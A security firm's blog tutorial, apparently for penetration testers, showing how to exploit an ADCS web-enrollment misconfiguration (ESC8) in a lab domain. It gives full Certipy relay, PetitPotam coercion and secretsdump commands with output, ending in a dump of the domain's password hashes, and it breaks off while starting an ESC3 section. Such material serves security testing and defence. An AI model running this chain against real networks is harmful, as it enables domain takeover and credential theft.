AD Series: Active Directory Certificate Services (ADCS) Misconfiguration Exploits

raxis.com/blog/ad-series-active-directory-certificate-services-adcs-misconfiguration-exploits

August 10, 2023

Note: This blog was last updated 1/23/2024. Updates are noted by date below.

Active Directory Certificate Services (ADCS) is a server role that allows a corporation to build a public key infrastructure. This allows the organization to provide public key cryptography, digital certificates and digital signatures capabilities to the internal domain.

While using ADCS can provide a company with valuable capabilities on their network, a misconfigured ADCS server could allow an attacker to gain additional unauthorized access to the domain. This blog outlines exploitation techniques for vulnerable ADCS misconfigurations that we see in the field.


Tools We'll Be Using

- **Certipy**: A great tool for exploiting several ADCS misconfigurations.
- **PetitPotam**: A tool that coerces Windows hosts to authenticate to other machines.
- **Secretsdump** (a python script included in Impacket): A tool that dumps SAM and LSA secrets using methods such as pass-the-hash. It can also be used to dump the all the password hashes for the domain from the domain controller.
- **CrackMapExec**: A multi-fasceted tool that, among other things, can dump user credentials while spraying credentials across the network to access more systems.
- A test Active Directory environment like the one we provisioned in the first blog in this series.

Exploit 1: ADCS Web Enrollment

If an ADCS certificate authority has web enrollment enabled, an attacker can perform a relay attack against the Certificate Authority, possibly escalating privileges within the domain. We can use Certipy to find ADCS Certificate Authority servers by using the tool's find command. Note that the attacker would need access to the domain, but the credentials of a simple authenticated user is all that is needed to perform the attack.

```
certipy find -dc-ip {DC IP Address} -u {User} -p {Password}
```




```
└─$ certipy find -dc-ip 10.80.0.2 -u normal.user -p 'Password2'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 36 certificate templates
[*] Finding certificate authorities
[*] Found 2 certificate authorities
[*] Found 28 enabled certificate templates
[*] Trying to get CA configuration for 'ad-CA-COMPUTER-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ad-CA-COMPUTER-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACC
ESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'ad-CA-COMPUTER-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'ad-CA-COMPUTER-CA'
[*] Trying to get CA configuration for 'ad-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ad-DC1-CA' via CSRA: DCOM SessionError: code: 0x80070005 - E_ACCESSDE
NIED - General access denied error.
[*] Trying to get CA configuration for 'ad-DC1-CA' via RRP
[*] Got CA configuration for 'ad-DC1-CA'
[*] Saved BloodHound data to '20230302134617_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20230302134617_Certipy.txt'
[*] Saved JSON output to '20230302134617_Certipy.json'
```

First, while setting up ADCS in my test environment, I setup a Certificate Authority to use for this testing.


Certipy's find command also has a *vulnerable* flag that will only show misconfigurations within ADCS.

```
certipy find -dc-ip {DC IP Address} -u {Username} -p {Password} -vulnerable
```



```
└─$ certipy find -dc-ip 10.80.0.2 -u normal.user -p 'Password2' -vulnerable
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 36 certificate templates
[*] Finding certificate authorities
[*] Found 2 certificate authorities
[*] Found 28 enabled certificate templates
[*] Trying to get CA configuration for 'ad-CA-COMPUTER-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ad-CA-COMPUTER-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACC
ESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'ad-CA-COMPUTER-CA' via RRP
[*] Got CA configuration for 'ad-CA-COMPUTER-CA'
[*] Trying to get CA configuration for 'ad-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ad-DC1-CA' via CSRA: CASessionError: code: 0x80070005 - E_ACCESSDENIE
D - General access denied error.
[*] Trying to get CA configuration for 'ad-DC1-CA' via RRP
[*] Got CA configuration for 'ad-DC1-CA'
[*] Saved BloodHound data to '20230302135218_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20230302135218_Certipy.txt'
[*] Saved JSON output to '20230302135218_Certipy.json'
```

The text file output lists misconfigurations found by Certipy. While setting up my lab environment I checked the box for web enrollment. Here we see that the default configuration is vulnerable to the ESC8 attack:




```
0
  CA Name                             : ad-CA-COMPUTER-CA
  DNS Name                            : CA-Computer.ad.lab
  Certificate Subject                 : CN=ad-CA-COMPUTER-CA, DC=ad, DC=lab
  Certificate Serial Number           : 3A65A66EB900828B47ED988B7FEFE141
  Certificate Validity Start          : 2023-03-01 04:59:02+00:00
  Certificate Validity End            : 2028-03-01 05:09:02+00:00
  Web Enrollment                      : Enabled
  User Specified SAN                  : Disabled
  Request Disposition                 : Issue
  Enforce Encryption for Requests     : Enabled
  Permissions
    Owner                             : AD.LAB\Administrators
    Access Rights
      ManageCertificates              : AD.LAB\Administrators
                                        AD.LAB\Domain Admins
                                        AD.LAB\Enterprise Admins
      ManageCa                        : AD.LAB\Administrators
                                        AD.LAB\Domain Admins
                                        AD.LAB\Enterprise Admins
      Enroll                          : AD.LAB\Authenticated Users
  [!] Vulnerabilities
    ESC8                              : Web Enrollment is enabled and Request Disposition is set to Issue
```

To exploit this vulnerability, we can use Certipy to relay incoming connections to the CA server. Upon a successful relay we will gain access to a certificate for the relayed machine or the user account. But what really makes this a powerful attack is that we can relay the domain controller machine account, **effectively giving us complete access to the domain**. Using PetitPotam we can continue the attack and easily force the domain controller to authenticate to us.

The first step is to setup Certipy to relay the incoming connections to the vulnerable certificate authority. Since we are planning on relaying a domain controller's connection, we need to specify the domain controller template.

```
certipy relay -ca {Certificate Authority IP Address} -template DomainController
```




```
└─$ certipy relay -ca 10.80.0.7 -template DomainController
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Targeting http://10.80.0.7/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
```

Update 1/11/2024: While on an engagement I found that the organization had changed the default certificate templates. They had switched out the *DomainController* template with another one. So while I could successfully force a Domain Controller to authenticate, I would receive an error when trying to get a *DomainController* certificate. After a longer time than I care to admit, I used certipy to check the enabled templates and found that *DomainController* was not one of them. All I had to do was change the template name to match their custom template name. **TL;DR:** Check the templates if there is an error getting a DomainController certificate.


Now that Certipy is setup to relay connections, we use PetitPotam to coerce the domain controller into authenticating against our server.

```
python3 PetitPotam.py -u {Username} -p {Password} {Listener IP Address} {Target IP
Address}
```



```
└─$ python3 /opt/PetitPotam/PetitPotam.py -u normal.user -p 'Password2' 10.80.0.5 10.80.0.2

              ___            _        _      _        ___            _                     
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __   
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \  
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_| 
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""| 
          "`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-' 

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                     Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


Trying pipe lsarpc
[-] Connecting to ncacn_np:10.80.0.2[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```


After Certipy receives the connection it will relay the connection and get a certificate for the domain controller machine account.



```
└─$ certipy relay -ca 10.80.0.7 -template DomainController
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Targeting http://10.80.0.7/certsrv/certfnsh.asp
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'AD\\DC1$' based on the template 'DomainController'
[-] Got error: timed out
[-] Use -debug to print a stacktrace
[*] Requesting certificate for 'AD\\DC1$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'DC1.ad.lab'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'dc1.pfx'
[*] Exiting...
```

We can then use Certipy to authenticate with the certificate, which gives access to the domain controller's machine account hash.


```
certipy auth -username {Username} -domain {Domain} -dc-ip {DC IP Adress} -pfx
{Certificate}
```



```
└─$ certipy auth -username 'DC1$' -domain 'ad.lab' -dc-ip 10.80.0.2 -pfx dc1.pfx
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: dc1$@ad.lab
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'dc1.ccache'
[*] Trying to retrieve NT hash for 'dc1$'
[*] Got hash for 'dc1$@ad.lab': aad3b435b51404eeaad3b435b51404ee:075444cc52632ce79d318ed64c570871
```

We can then use this hash with Secretsdump from the impacket library to dump all the user hashes. We can also use the hash with other tools such as CrackMapExec (CME) and smbclient. Basically anything that allows us to login with a username and hash would work. Here we use Secretsdump.

```
impacket-secretsdump {Domain/Username@IP Address} -hashes {Hash}
```




```
└─$ impacket-secretsdump 'ad.lab/DC1$@10.80.0.2' -hashes 'aad3b435b51404eeaad3b435b51404ee:075444cc52632ce79d318ed64c570871'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:99b999eed695b373f7670c5e95ed300e:::
ad.lab\backup.admin:1103:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
ad.lab\normal.user:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb887fb391dee0:::
ad.lab\raxis:1106:aad3b435b51404eeaad3b435b51404ee:c4b0e1b10c7ce2c4723b4e2407ef81a2:::
ad.lab\special.user:1112:aad3b435b51404eeaad3b435b51404ee:7247e8d4387e76996ff3f18a34316fdd:::
DC1$:1000:aad3b435b51404eeaad3b435b51404ee:075444cc52632ce79d318ed64c570871:::
LAB1$:1109:aad3b435b51404eeaad3b435b51404ee:b54724dc232582ea3ce5af7bb3726cfa:::
PC2$:1110:aad3b435b51404eeaad3b435b51404ee:e5c283d63f71b65b9def2e1ae8531a96:::
CA-COMPUTER$:1113:aad3b435b51404eeaad3b435b51404ee:9cd33055a503226bec0cb9d706c4d38e:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:e9ee3a481ed87255544d9876f2f7b64e501d1d2a09488b2bad666db8eb0ea69c
Administrator:aes128-cts-hmac-sha1-96:b65bcc52f58131337818048c4124603b
Administrator:des-cbc-md5:ec8ae95b4c6819dc
krbtgt:aes256-cts-hmac-sha1-96:7b47d12195e52a51fef42f937668fb86c79d675e7493da868bb70dd09d5dc749
```

At this point we have complete access to the windows domain.

Update 1/23/2024: I have seen web enrollment where it does not listen on port 80 over HTTP, which is the default for certipy. I tried to use certipy on an engagement where web enrollment was listening only over HTTPS, and I ran into some weird issues. I found that NTLMRelay seems to work better in that situation, so I've written a new post detailing that attack.

Exploit 2: ESC3

In order to test additional misconfigurations that Certipy will identify and exploit, I started adding new certificate templates to the domain. While configuring the new template, I checked the option for *Supply in the request*, which popped up a warning box about possible issues.



Supply in the request

Use subject information from existing certificates for autoenrollment renewal requests (*)

Build from this Active Directory information

Service principal name (SPN)

* Control is disabled due to compatibility settings.

Certificate Templates


Current settings for this certificate template allow a client to submit a certificate request using any subject name and does not require approval by a certificate manager. Combining these certificate options may create a security risk and is not recommended.

Given that I want to exploit possible misconfigurations, I was happy to see it.

Note: If you are testing in your own environment, once you create the template you will need to configure the CA to actually serve it.

After creating and configuring the new certificate template, we use Certipy to enumerate vulnerable templates using the same command we used to start the previous attack. Certipy identified that the new template was vulnerable to ESC3 issue.

